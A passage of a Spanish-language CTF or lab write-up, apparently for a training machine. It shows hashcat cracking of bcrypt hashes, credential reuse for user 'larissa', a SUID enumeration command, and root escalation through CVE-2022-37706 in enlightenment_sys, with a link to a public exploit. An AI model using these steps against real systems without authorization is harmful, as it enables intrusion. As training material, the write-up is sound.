
- 


1.8. Password reuse

- Vamos a intentar crackear estos hashes de contraseñas. Primero crearemos un archivo *hash.txt* en el que tendremos solo estos hashes para trabajar con ellos más cómodamente. Asimismo, usaremos **Hashcat** para ver cómo están hasheadas estas contraseñas. Parece que están en formato **Bcrypt**. Usamos `hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt` para tratar de romper estos hashes, pero no conseguimos romperlos.
  - 

- En este punto, vamos a reutilizar las credenciales que obtuvimos previamente para el usuario *larissa*. No nos dimos cuenta anteriormente de esta posibilidad, y de este modo, hemos conseguido el acceso directo como este usuario.
  - 

1.9. Privesc via enlightenment_sys SUID

- CVE-2022-37706:
- Una vez dentro como *larissa*, hacemos `find / -perm -4000 -ls 2>/dev/null` para listar archivos con el *privilegio SUID* asignado. Encontramos que *enlightenment_sys* tiene este privilegio asignado, y sabemos que éste tiene una vulnerabilidad asociada que permite una escalada de privilegios.
  - 

- Buscamos un exploit para la vulnerabilidad y lo descargamos. Compartimos el exploit a continuación. Lo ejecutamos y automáticamente obtenemos nuestra sesión como **root**.
  - https://www.exploit-db.com/exploits/51180
  - 

> - CVE-2022-37706:
>   - Esta vulnerabilidad afecta al administrador de ventanas de *Enlightenment*, específicamente a las versiones *anteriores a la 0.25.4*. El problema está relacionado con una falla de escalada de privilegios local. La vulnerabilidad se produce porque el ejecutable *enlightenment_sys* está configurado con el permiso *SUID*, lo que le permite ejecutarse con privilegios elevados. Este ejecutable maneja mal los nombres de ruta que comienzan con la subcadena /dev/..., lo

> que genera la posibilidad de que los usuarios locales obtengan privilegios de root en el sistema.